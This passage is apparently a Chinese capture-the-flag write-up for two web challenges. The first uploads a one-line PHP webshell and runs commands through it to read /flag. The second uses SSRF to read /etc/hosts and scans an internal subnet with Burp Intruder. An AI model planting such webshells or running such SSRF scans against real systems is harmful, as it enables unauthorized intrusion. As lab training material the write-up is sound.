源码还说明文件的存放路径：`files/md5($ _SERVER['REMOTE_ADDR'])/ $POST['name']`

其中 `$POST['name']` 为自己input的filename；上传后会提示ip地址



upload success, your ip is 10.200.90.122

看到 `$ _SERVER['REMOTE_ADDR'] = 10.200.90.122` 获取md5的值如下

字符串	10.200.90.122
16位 小写	07cb16ca6a497b58
16位 大写	07CB16CA6A497B58
32位 小写	e3bb288707cb16ca6a497b581116aeef
32位 大写	E3BB288707CB16CA6A497B581116AEEF

考虑文件夹命名只能以字母开始，尝试32位的md5值，试出来是 e3bb288707cb16ca6a497b581116aeef


step3 上传webshell

使用webshell为 ppt 上的，命名为web.phtml,代码如下

```
<?php system($_GET['cmd']); ?>
```

结果是可以得到shell，需要对 cmd 传参数；访问网址 `http://124.16.75.162:31031/files/e3bb288707cb16ca6a497b581116aeef/web.phtml?cmd=ls /`


可以查看根目录，看到flag的位置



124.16.75.162:31031/files/e3bb288707cb16ca6a497b581116aeef/web.phtml?cmd=ls%20/

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

参数变为 `cmd=cat /flag` 可以查看flag




124.16.75.162:31031/files/e3bb288707cb16ca6a497b581116aeef/web.phtml?cmd=cat%20/flag

flag{php_file_trick_in_write}


web3

查看题目，确定是SSRF漏洞



step1：确定发送请求的Client的类型

没有vps，在website里输入本地地址http://127.0.0.1使用wireshark抓包；



```
10.200.90.122    124.16.75.162    HTTP    868 POST / HTTP/1.1  (application/x-www-form-urlencoded)
124.16.75.162    10.200.90.122    TCP      66 31032 → 64675 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
10.200.90.122    124.16.75.162    TCP      54 64675 → 31032 [ACK] Seq=1 Ack=1 Win=131328 Len=0
124.16.75.162    10.200.90.122    TCP      60 31032 → 64671 [ACK] Seq=1 Ack=815 Win=63492 Len=0
124.16.75.162    10.200.90.122    HTTP    526 HTTP/1.1 200 OK  (text/html)
```


题板与本地有两个HTTP/1.1的包，结合ppt，确定使用php的curl获取网页

> php的curl默认不会返回任何UA，采用HTTP/1.1

step2：获取和ip获取相关的配置文件


> php(file_get_contents)、 python(urlopen)的client支持file://协议，因此可以先获取和ip获取相关的配置文件来判断
> 如果是docker环境， /etc/hosts中会有本机的hostname和ip

使用 `files:///etc/hosts` 读取/etc/hosts，得到内□ip地址 为 `172.21.0.3`


127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 172.21.0.3 ed024a4320ff

step3：burpsuite暴力破解

使用burpsuite进行爆破，爆破方法：先用burpsuite Proxy模块关闭Intercept，访问题板网址




Burp Project Intruder Repeater Window Help Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Dec
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Op
SCREENSHOT
不安全 | 124.16.75.162:31032

Give Me Your Website

Website:

catch it!

在website里输入内网网址，题板网站就会向内网网站发送一个curl请求，我们要抓的就是这个请求包。 在 HTTP history里可以看到访问历史。



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
1	http://172.21.0.3	GET	/										172.21.0.3	
2	http://172.21.0.3	GET	/										172.21.0.3	
3	http://124.16.75.162:31032	GET	/			200	534	HTML		SCREENSHOT			124.16.75.162	
4	http://124.16.75.162:31032	GET	/			200	534	HTML		SCREENSHOT			124.16.75.162	
5	http://124.16.75.162:31032	GET	/favicon.ico			404	458	HTML	ico	404 Not Found			124.16.75.162	
6	http://124.16.75.162:31032	POST	/	✓		200	877	HTML		SCREENSHOT			124.16.75.162	


Request

```
GET / HTTP/1.1
Host: 124.16.75.162:31032
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 14 May 2021 15:39:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 343
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <title>
      SCREENSHOT
    </title>
  </head>
  <body>
    <form action="" method="POST">
      <h1>
        Give Me Your Website
      </h1>
      <p>
        <b>
          Website:
```


上图中第6个POST包的内容如下，可以看到标记的url



Request

```
POST / HTTP/1.1
Host: 124.16.75.162:31032
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.16.75.162:31032
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
ation/signed-exchange;v=b3;q=0.9
Referer: http://124.16.75.162:31032/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

url=http%3A%2F%2F172.21.0.3
```


在Actions选项将包转发到Intercept，编辑payload position为 url 中网址的最后一个字节 3标记，遍历子网的区域 172.21.0.*



Attack type: Sniper

```
POST / HTTP/1.1
Host: 124.16.75.162:31032
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.16.75.162:31032
Content-Type: application/x-www-form-urlencc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
Accept: text/html,application/xhtml+xml,appl
Referer: http://124.16.75.162:31032/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

url=http%3A%2F%2F172.21.0.§3§
```

设置payload



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various

Payload set: 1　　Payload count: 256

Payload type: Numbers　　Request count: 256

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 0

To: 255

Step: 1


How many:

start attack在 172.21.0.2 得到 response，状态200


3. Intruder attack of 124.16.75.162 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Target
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comme
0		200	☐	☐	877	
1	1	500	☐	☐	509	
2	2	200	☐	☐	562	
3	3	200	☐	☐	877	
4	4	500	☐	☐	509	
5	5	500	☐	☐	509	
6	6	500	☐	☐	509	
7	7	500	☐	☐	509	
8	8	500	☐	☐	509	
9	9	500	☐	☐	509	
10	10	500	☐	☐	509	
11	11	500	☐	☐	509	
12	12	500	☐	☐	509	
13	13	500	☐	☐	509	
14	14	500	☐	☐	509	
15	15	500	☐	☐	509	
16	16	500	☐	☐	509	
17	17	500	☐	☐	509	
18	18	500	☐	☐	509	
19	19	500	☐	☐	509	
20	20	500	☐	☐	509	

看到response包中的 flag



```
        <p>
          <b>
            Website:
          </b>
        </p>
        <p>
          <input type="text" size="100" name="url">
        </p>
        <p>
          <input type="submit" value="catch it!">
        </p>
      </form>

      flag{old_trick_need_to_know}
    </body>
  </html>
```